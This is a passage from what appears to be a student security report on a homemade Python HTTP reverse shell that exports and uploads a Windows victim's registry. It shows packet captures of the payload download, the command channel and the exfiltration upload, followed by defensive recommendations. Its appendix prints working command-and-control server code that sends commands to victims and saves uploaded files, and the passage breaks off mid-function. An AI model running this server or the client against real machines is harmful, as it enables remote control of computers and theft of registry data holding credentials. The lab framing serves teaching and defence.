1157 6.178512495 10.211.55.20  10.211.55.21  TCP      64294 8000 → 52384 [ACK] Seq=4997971 Ack=496 Win=30336 Len=64240 [TCP segment of a reassembled PDU]
1158 6.178525718 10.211.55.20  10.211.55.21  TCP       1514 8000 → 52384 [ACK] Seq=5062211 Ack=496 Win=30336 Len=1460 [TCP segment of a reassembled PDU]
1159 6.184341463 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=5006731 Win=262144 Len=0
1160 6.184371515 10.211.55.20  10.211.55.21  TCP      62834 8000 → 52384 [PSH, ACK] Seq=5063671 Ack=496 Win=30336 Len=62780 [TCP segment of a reassembled PDU]
1161 6.185038881 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=5100171 Win=262144 Len=0
1162 6.185054233 10.211.55.20  10.211.55.21  TCP      64294 8000 → 52384 [ACK] Seq=5126451 Ack=496 Win=30336 Len=64240 [TCP segment of a reassembled PDU]
1163 6.185079322 10.211.55.20  10.211.55.21  TCP      64294 8000 → 52384 [ACK] Seq=5190691 Ack=496 Win=30336 Len=64240 [TCP segment of a reassembled PDU]
1164 6.185098500 10.211.55.20  10.211.55.21  TCP       4434 8000 → 52384 [ACK] Seq=5254931 Ack=496 Win=30336 Len=4380 [TCP segment of a reassembled PDU]
1165 6.185736617 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=5193611 Win=262144 Len=0
1166 6.185746783 10.211.55.20  10.211.55.21  TCP      59914 8000 → 52384 [ACK] Seq=5259311 Ack=496 Win=30336 Len=59860 [TCP segment of a reassembled PDU]
1167 6.185770527 10.211.55.20  10.211.55.21  HTTP     26262 HTTP/1.0 200 OK  (application/x-msdos-program)
1168 6.186222552 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=5287051 Win=262144 Len=0
1169 6.186770789 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [ACK] Seq=496 Ack=5345380 Win=262144 Len=0
1170 6.186912419 10.211.55.21  10.211.55.20  TCP         54 52384 → 8000 [FIN, ACK] Seq=496 Ack=5345380 Win=262144 Len=0
1171 6.186924388 10.211.55.20  10.211.55.21  TCP         54 8000 → 52384 [ACK] Seq=5345380 Ack=497 Win=30336 Len=0

> Frame 1167: 26262 bytes on wire (210096 bits), 26262 bytes captured (210096 bits) on interface 0
> Ethernet II, Src: Parallel_de:d7:de (00:1c:42:de:d7:de), Dst: Parallel_53:c8:57 (00:1c:42:53:c8:57)
> Internet Protocol Version 4, Src: 10.211.55.20, Dst: 10.211.55.21
> Transmission Control Protocol, Src Port: 8000, Dst Port: 52384, Seq: 5319171, Ack: 496, Len: 26208

0000  00 1c 42 53 c8 57 00 1c  42 de d7 de 08 00 45 00   ··BS·W·· B·····E·
0010  66 88 23 b7 40 00 40 06  2c ea 0a d3 37 14 0a d3   f·#·@·@· ,···7···
0020  37 15 1f 40 cc a0 41 da  b7 3e c9 84 fd 17 50 19   7··@··A· ·>····P·
0030  00 ed ea 49 00 00 5a 31  d8 ac 58 b5 82 cc 58 00   ···I··Z1 ··X···X·

Frame (26262 bytes)   Reassembled TCP (5345378 bytes)
registry_export.pcapng          Packets: 25860 · Displayed: 555 (2.1%)          Profile: Default
```

Figure 15: Packets of exploit exe start download


Following the download of the exploit the next interesting set of packets is the initial command sent by the attacking machine. This collection of packets can be found in TCP stream 26 (`tcp.stream eq 26`). The initial TCP handshake between the attacker's server and the victim's machine can be seen at packets 1612 through 1614. Following the handshake there is an HTTP get command from the victim's machine at packet 1615. This is notifying the attacker's server that it is ready for commands. The attacker's server will then respond, in this case it responds with an `HTTP OK` containing the command *!*; meaning to export the registry. This command can be seen in packet 1618.



```
registry_export.pcapng
tcp.stream eq 26

No.  Time         Source        Destination   Protocol Length Info
1612 38.546280037 10.211.55.21  10.211.55.20  TCP       66 52389 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
1613 38.546342665 10.211.55.20  10.211.55.21  TCP       66 8080 → 52389 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
1614 38.546534418 10.211.55.21  10.211.55.20  TCP       54 52389 → 8080 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
1615 38.546588621 10.211.55.21  10.211.55.20  HTTP     202 GET / HTTP/1.1
1616 38.546596914 10.211.55.20  10.211.55.21  TCP       54 8080 → 52389 [ACK] Seq=1 Ack=149 Win=30336 Len=0
1617 38.547011095 10.211.55.20  10.211.55.21  TCP      173 8080 → 52389 [PSH, ACK] Seq=1 Ack=149 Win=30336 Len=119 [TCP segment of a reassembled PDU]
1618 38.547102411 10.211.55.20  10.211.55.21  HTTP      55 HTTP/1.0 200 OK  (text/html)
1619 38.547308707 10.211.55.21  10.211.55.20  TCP       54 52389 → 8080 [ACK] Seq=149 Ack=122 Win=2102272 Len=0
1620 38.548328068 10.211.55.21  10.211.55.20  TCP       54 52389 → 8080 [FIN, ACK] Seq=149 Ack=122 Win=2102272 Len=0
1621 38.548357264 10.211.55.20  10.211.55.21  TCP       54 8080 → 52389 [ACK] Seq=122 Ack=150 Win=30336 Len=0

> Frame 1612: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
> Ethernet II, Src: Parallel_53:c8:57 (00:1c:42:53:c8:57), Dst: Parallel_de:d7:de (00:1c:42:de:d7:de)
> Internet Protocol Version 4, Src: 10.211.55.21, Dst: 10.211.55.20
> Transmission Control Protocol, Src Port: 52389, Dst Port: 8080, Seq: 0, Len: 0

0000  00 1c 42 de d7 de 00 1c  42 53 c8 57 08 00 45 00   ··B····· BS·W··E·
0010  00 34 2b f4 40 00 80 06  4b 01 0a d3 37 15 0a d3   ·4+·@··· K···7···
0020  37 14 cc a5 1f 90 e9 7e  f0 25 00 00 00 00 80 02   7······~ ·%······
0030  fa f0 83 f5 00 00 02 04  05 b4 01 03 03 08 01 01   ········ ········
0040  04 02                                              ··

registry_export.pcapng          Packets: 25860 · Displayed: 10 (0.0%)          Profile: Default
```


Figure 16: Packets of initial command to victim

After the command from the attacker's server the victim's machine gets to work. There will not initial be packets showing the progress of the victim's machine since it must first export the registry's hives and then save those archive those files. After the victim's machine is finished with that process it will make another connection to the attacker's server. The next grouping of connections can be seen at TCP stream 31. The TCP connection can be seen at packet 2001 through 2003. After the handshake the zip export starts at packet 2004. Considering the size of the zip file there is a large amount of packets between the start of the export and the end. The end of zip file download is at packet 25669. Following that the `HTTP POST` request is sent to the attacker's server to notify it of the information it is receiving; this packet is number 25662. After the attacker's server receives the zip file it responds to the victims machine with an `HTTP OK` at packet 25673.


registry_export.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 31
Expression...
registry_export.pcapng
Packets: 25860 · Displayed: 23519 (90.9%)
Profile: Default

```
No.  Time         Source        Destination   Protocol Length Info
2001 74.418310894 10.211.55.21  10.211.55.20  TCP      66 52390 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2002 74.418340532 10.211.55.20  10.211.55.21  TCP      66 8080 → 52390 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
2003 74.418491219 10.211.55.21  10.211.55.20  TCP      54 52390 → 8080 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
2004 74.419701457 10.211.55.21  10.211.55.20  TCP     313 52390 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=2102272 Len=259 [TCP segment of a reassembled PDU]
2005 74.419723394 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=260 Win=30336 Len=0
2009 74.690735182 10.211.55.21  10.211.55.20  TCP   14654 52390 → 8080 [ACK] Seq=260 Ack=1 Win=2102272 Len=14600 [TCP segment of a reassembled PDU]
2010 74.690775138 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=14860 Win=59520 Len=0
2011 74.691323621 10.211.55.21  10.211.55.20  TCP   26334 52390 → 8080 [ACK] Seq=14860 Ack=1 Win=2102272 Len=26280 [TCP segment of a reassembled PDU]
2012 74.691336156 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=41140 Win=112128 Len=0
2013 74.691513717 10.211.55.21  10.211.55.20  TCP   38014 52390 → 8080 [ACK] Seq=41140 Ack=1 Win=2102272 Len=37960 [TCP segment of a reassembled PDU]
2014 74.691527792 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=79100 Win=134912 Len=0
2015 74.691736972 10.211.55.21  10.211.55.20  TCP   49694 52390 → 8080 [ACK] Seq=79100 Ack=1 Win=2102272 Len=49640 [TCP segment of a reassembled PDU]
2016 74.691752439 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=128740 Win=111744 Len=0
2017 74.691914727 10.211.55.21  10.211.55.20  TCP   61374 52390 → 8080 [ACK] Seq=128740 Ack=1 Win=2102272 Len=61320 [TCP segment of a reassembled PDU]
2018 74.692025213 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=190060 Win=70912 Len=0
2019 74.695523476 10.211.55.21  10.211.55.20  TCP   64294 52390 → 8080 [ACK] Seq=190060 Ack=1 Win=2102272 Len=64240 [TCP segment of a reassembled PDU]
2020 74.695541919 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=254300 Win=70912 Len=0
2021 74.695559819 10.211.55.21  10.211.55.20  TCP    5894 52390 → 8080 [ACK] Seq=254300 Ack=1 Win=2102272 Len=5840 [TCP segment of a reassembled PDU]
2022 74.695573549 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=260140 Win=99968 Len=0
2023 74.695771837 10.211.55.21  10.211.55.20  TCP   64294 52390 → 8080 [ACK] Seq=260140 Ack=1 Win=2102272 Len=64240 [TCP segment of a reassembled PDU]
2024 74.695789795 10.211.55.21  10.211.55.20  TCP   26334 52390 → 8080 [ACK] Seq=324380 Ack=1 Win=2102272 Len=26280 [TCP segment of a reassembled PDU]
2025 74.695930222 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=350660 Win=39808 Len=0
2026 74.696059447 10.211.55.21  10.211.55.20  TCP   39474 52390 → 8080 [ACK] Seq=350660 Ack=1 Win=2102272 Len=39420 [TCP segment of a reassembled PDU]
2027 74.696195131 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=390080 Win=13696 Len=0
2028 74.697733212 10.211.55.20  10.211.55.21  TCP      54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=390080 Win=54400 Len=0
2029 74.697801393 10.211.55.21  10.211.55.20  TCP   13194 52390 → 8080 [ACK] Seq=390080 Ack=1 Win=2102272 Len=13140 [TCP segment of a reassembled PDU]
2030 74.698009139 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=403220 Win=45568 Len=0
2031 74.698051098 10.211.55.21  10.211.55.20  TCP   40934 52390 → 8080 [ACK] Seq=403220 Ack=1 Win=2102272 Len=40880 [TCP segment of a reassembled PDU]
2032 74.698295799 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=444100 Win=18432 Len=0
2033 74.698360706 10.211.55.21  10.211.55.20  TCP    4434 52390 → 8080 [ACK] Seq=444100 Ack=1 Win=2102272 Len=4380 [TCP segment of a reassembled PDU]
2034 74.698575578 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=448480 Win=15488 Len=0
2035 74.698613133 10.211.55.21  10.211.55.20  TCP   13194 52390 → 8080 [ACK] Seq=448480 Ack=1 Win=2102272 Len=13140 [TCP segment of a reassembled PDU]
2036 74.698851927 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=461620 Win=2432 Len=0
2037 74.698872114 10.211.55.21  10.211.55.20  TCP    1514 52390 → 8080 [ACK] Seq=461620 Ack=1 Win=2102272 Len=1460 [TCP segment of a reassembled PDU]
2038 74.699915107 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=463080 Win=52480 Len=0
2039 74.700826357 10.211.55.21  10.211.55.20  TCP   51154 52390 → 8080 [ACK] Seq=463080 Ack=1 Win=2102272 Len=51100 [TCP segment of a reassembled PDU]
2040 74.700967065 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=514180 Win=18560 Len=0
2041 74.701986102 10.211.55.20  10.211.55.21  TCP      54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=514180 Win=61184 Len=0
2042 74.702030350 10.211.55.21  10.211.55.20  TCP   17574 52390 → 8080 [ACK] Seq=514180 Ack=1 Win=2102272 Len=17520 [TCP segment of a reassembled PDU]
2043 74.702265062 10.211.55.21  10.211.55.20  TCP   42394 52390 → 8080 [ACK] Seq=531700 Ack=1 Win=2102272 Len=42340 [TCP segment of a reassembled PDU]
2044 74.702379526 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=574040 Win=21504 Len=0
2045 74.703097286 10.211.55.21  10.211.55.20  TCP   20494 52390 → 8080 [ACK] Seq=574040 Ack=1 Win=2102272 Len=20440 [TCP segment of a reassembled PDU]
2046 74.703112353 10.211.55.20  10.211.55.21  TCP      54 8080 → 52390 [ACK] Seq=1 Ack=594480 Win=25344 Len=0

> Frame 2003: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
> Ethernet II, Src: Parallel_53:c8:57 (00:1c:42:53:c8:57), Dst: Parallel_de:d7:de (00:1c:42:de:d7:de)
> Internet Protocol Version 4, Src: 10.211.55.21, Dst: 10.211.55.20
> Transmission Control Protocol, Src Port: 52390, Dst Port: 8080, Seq: 1, Ack: 1, Len: 0

0000  00 1c 42 de d7 de 00 1c  42 53 c8 57 08 00 45 00   ··B·····BS·W··E·
0010  00 28 2b fa 40 00 80 06  4b 07 0a d3 37 15 0a d3   ·(+·@···K···7···
0020  37 14 cc a6 1f 90 73 37  d6 7a 2d f4 83 a0 50 10   7·····s7·z-···P·
0030  20 14 83 e9 00 00                                   ·····
```

Figure 17: Packets of registry export start


registry_export.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 31
Expression…

```
No.   Time         Source        Destination   Protocol Length Info
25630 77.973190773 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=1 Ack=195676760 Win=1280 Len=0
25631 77.973556738 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195676760 Win=26496 Len=0
25632 77.973640171 10.211.55.21  10.211.55.20  TCP      26334 52390 → 8080 [ACK] Seq=195676760 Ack=1 Win=2102272 Len=26280 [TCP segment of a reassembled PDU]
25633 77.973676951 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=1 Ack=195703040 Win=256 Len=0
25634 77.973854319 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195703040 Win=26496 Len=0
25635 77.973940020 10.211.55.21  10.211.55.20  TCP      26334 52390 → 8080 [ACK] Seq=195703040 Ack=1 Win=2102272 Len=26280 [TCP segment of a reassembled PDU]
25636 77.973976697 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=1 Ack=195729320 Win=256 Len=0
25637 77.974154175 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195729320 Win=26496 Len=0
25638 77.974240022 10.211.55.21  10.211.55.20  TCP      26334 52390 → 8080 [ACK] Seq=195729320 Ack=1 Win=2102272 Len=26280 [TCP segment of a reassembled PDU]
25639 77.974263201 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=1 Ack=195755600 Win=256 Len=0
25640 77.974444429 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195755600 Win=24576 Len=0
25641 77.974523081 10.211.55.21  10.211.55.20  TCP      23414 52390 → 8080 [ACK] Seq=195755600 Ack=1 Win=2102272 Len=23360 [TCP segment of a reassembled PDU]
25642 77.974565862 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=1 Ack=195778960 Win=1280 Len=0
25643 77.974757383 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195778960 Win=24576 Len=0
25644 77.974838460 10.211.55.21  10.211.55.20  TCP      23414 52390 → 8080 [ACK] Seq=195778960 Ack=1 Win=2102272 Len=23360 [TCP segment of a reassembled PDU]
25645 77.974881044 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=1 Ack=195802320 Win=1280 Len=0
25646 77.975068614 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195802320 Win=24576 Len=0
25647 77.975155701 10.211.55.21  10.211.55.20  TCP      23414 52390 → 8080 [ACK] Seq=195802320 Ack=1 Win=2102272 Len=23360 [TCP segment of a reassembled PDU]
25648 77.975191476 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=1 Ack=195825680 Win=1280 Len=0
25649 77.975284925 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195825680 Win=24576 Len=0
25650 77.975356072 10.211.55.21  10.211.55.20  TCP      23414 52390 → 8080 [ACK] Seq=195825680 Ack=1 Win=2102272 Len=23360 [TCP segment of a reassembled PDU]
25651 77.975391662 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=1 Ack=195849040 Win=1280 Len=0
25652 77.975653085 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195849040 Win=24576 Len=0
25653 77.975746893 10.211.55.21  10.211.55.20  TCP      23414 52390 → 8080 [ACK] Seq=195849040 Ack=1 Win=2102272 Len=23360 [TCP segment of a reassembled PDU]
25654 77.975811699 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=1 Ack=195872400 Win=1280 Len=0
25655 77.975931413 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195872400 Win=25600 Len=0
25656 77.976013671 10.211.55.21  10.211.55.20  TCP      24874 52390 → 8080 [ACK] Seq=195872400 Ack=1 Win=2102272 Len=24820 [TCP segment of a reassembled PDU]
25657 77.976062770 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=1 Ack=195897220 Win=896 Len=0
25658 77.976117577 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195897220 Win=25600 Len=0
25659 77.976197883 10.211.55.21  10.211.55.20  TCP      24874 52390 → 8080 [ACK] Seq=195897220 Ack=1 Win=2102272 Len=24820 [TCP segment of a reassembled PDU]
25660 77.976235856 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=1 Ack=195922040 Win=896 Len=0
25661 77.976297119 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195922040 Win=24576 Len=0
25662 77.976379516 10.211.55.21  10.211.55.20  HTTP     22793 POST /store HTTP/1.1
25663 77.976443673 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=1 Ack=195944779 Win=1920 Len=0
25664 77.976505023 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195944779 Win=26496 Len=0
25665 77.977118518 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195944779 Win=61312 Len=0
25666 77.978206968 10.211.55.20  10.211.55.21  TCP         54 [TCP Window Update] 8080 → 52390 [ACK] Seq=1 Ack=195944779 Win=123392 Len=0
25673 78.560701240 10.211.55.20  10.211.55.21  HTTP       148 HTTP/1.0 200 OK
25674 78.574971021 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [FIN, ACK] Seq=95 Ack=195944779 Win=185856 Len=0
25675 78.575202440 10.211.55.21  10.211.55.20  TCP         54 52390 → 8080 [ACK] Seq=195944779 Ack=96 Win=2102272 Len=0
25676 78.575379435 10.211.55.21  10.211.55.20  TCP         54 52390 → 8080 [FIN, ACK] Seq=195944779 Ack=96 Win=2102272 Len=0
25677 78.575392555 10.211.55.20  10.211.55.21  TCP         54 8080 → 52390 [ACK] Seq=96 Ack=195944780 Win=185856 Len=0

> Frame 2003: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
> Ethernet II, Src: Parallel_53:c8:57 (00:1c:42:53:c8:57), Dst: Parallel_de:d7:de (00:1c:42:de:d7:de)
> Internet Protocol Version 4, Src: 10.211.55.21, Dst: 10.211.55.20
> Transmission Control Protocol, Src Port: 52390, Dst Port: 8080, Seq: 1, Ack: 1, Len: 0

0000  00 1c 42 de d7 de 00 1c  42 53 c8 57 08 00 45 00   ··B····· BS·W··E·
0010  00 28 2b fa 40 00 80 06  4b 07 0a d3 37 15 0a d3   ·(+·@··· K···7···
0020  37 14 cc a6 1f 90 73 37  d6 7a 2d f4 83 a0 50 10   7·····s7 ·z-···P·
0030  20 14 83 e9 00 00                                   ·····

registry_export.pcapng    Packets: 25860 · Displayed: 23519 (90.9%)    Profile: Default
```

Figure 18: Packets of registry export end

Recommendations

There are a few recommendations that could be put in place to stop attacks like this. One recommendation is to limit upload traffic. For instance when testing on a fresh Windows 10 install the full registry export was 190 MB. This is a slightly large file. Now a days, it is not uncommon to have large file downloads, but usually upload files are smaller. Granted, this would most likely result in a large amount of false positives.

Another recommendation would be to try to limit the number of ports machines on a network should talk to. In this case it connected to the malicious web server at port 8000 and communicated to the attacker's server at port 8080. Port 8080 is sometimes used as an alternative to HTTP. Regardless, these are uncommon ports and limiting machines to the normal port ranges could limit malicious traffic. However, a crafty malware writer could just use a well known port number to bypass this. Traffic using HTTP could also be prohibited.

Most, if not all, websites now use HTTPS; a secure version of HTTP. For our webserver and reverse shell the base version of HTTP was used. Prohibiting machines from using HTTP connections would have protected them from this malware as well. Malware writes can also use HTTPS but it is an additional hurdle to achieve.

Intrusion Detection Systems could be put in place on computers to interrogate traffic being sent over the network. Since all the traffic for this attack was sent encrypted a thorough IDS would most likely flag the traffic.

Implementing policies on non-admin accounts that restrict downloading files or opening executable would also be beneficial to halting the execution of this payload.

The main solution to not executing malicious code is training the user base to not: visit sketchy websites, click sketchy downloads, run sketchy downloads, or ignore windows defender warnings.

At the end of the day most users would not fall for this exploit in its current state. However, there still are uses, even in this state, that would download this executable and run it. This fact is extremely dangerous as one weak chain can destroy an entire company. Out of all the recommendations training users to have better cyber awareness should be top priority.

Conclusion

Successfully running this payload requires multiple steps. After developing the Python modules, the client module will need to be compiled to an executable capable of running on a Windows machine. Following the compilation of the client module, it must be delivered to the victim's machine. In our experiment we achieved delivery through a web server. However, this could be accomplished the same way through an email to the victim, or if the victim downloaded the payload through a USB drive or network share. Once the payload has been downloaded all the user has to do is run the exploit once. After that, the server will have remote access to the users machine.

Appendix

I. Server Code

```python
#!/usr/bin/env python3

import socketserver
import http.server
import cgi
from colorama import Fore, Back, Style
import sys

PORT = 8080
"""
Authors: Jordan Sosnowski and John Osho
Date: November 1, 2019

```

```python
HTTP Reverse Shell Server
"""

# if user provides command line param manual true
if len(sys.argv) == 2:
    MANUAL = True
else:
    MANUAL = False


class ReverseShellHandler(http.server.BaseHTTPRequestHandler):
    """
    Custom Class that inherits from the base http handler

    Defines GET and POST methods

    """

    def do_GET(self):
        """
        When the server is hit with a GET request
        it requires input from the attacker that will
        be sent back to the victims machine

        If manual, allow input from user
        If not manual, run registry export

        """

        if MANUAL:
            command = input(Fore.YELLOW + ">> ")
            print(Style.RESET_ALL)
        else:
            command = '!'

        # boilerplate http
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()

        # send command to victim machine
        self.wfile.write(command.encode())

    def do_POST(self):
        """
        When the server is hit with a POST request it will
        first check to see if the path has been appended with /store
        meaning that it is sending a file back. If so the file parsed
        and returned to its original format using FieldStorage and is
            saved.

        Otherwise if store is not in the path the data from the POST is
            printed out
        """
        if self.path == '/store':  # Check whether /store is appended
            or not

            ctype, _ = cgi.parse_header(
                self.headers['content-type'])
            if ctype == 'multipart/form-data':
                fs = cgi.FieldStorage(fp=self.rfile, headers=self.
                    headers, environ={
                     'REQUEST_METHOD': 'POST'})

            # Here file is the key to hold the actual file, same key as
                the one set in client.py
            fs_up = fs['file']

            # Create new file and write contents into this file
            with open(fs_up.filename, '+wb') as o:
                o.write(fs_up.file.read())
                self.send_response(200)
                self.end_headers()
            return

        self.send_response(200)
        self.end_headers()

        # Define the length which means how many bytes the HTTP POST
            data contains
        length = int(self.headers['Content-Length'])

        postVar = self.rfile.read(length).decode()

        print(Fore.GREEN + postVar, end='')
        print(Style.RESET_ALL)

def main():
    with socketserver.TCPServer(("", PORT), ReverseShellHandler) as
        httpd:
        print(f"serving at port {PORT}")
        try:
            httpd.serve_forever()
        except KeyboardInterrupt:
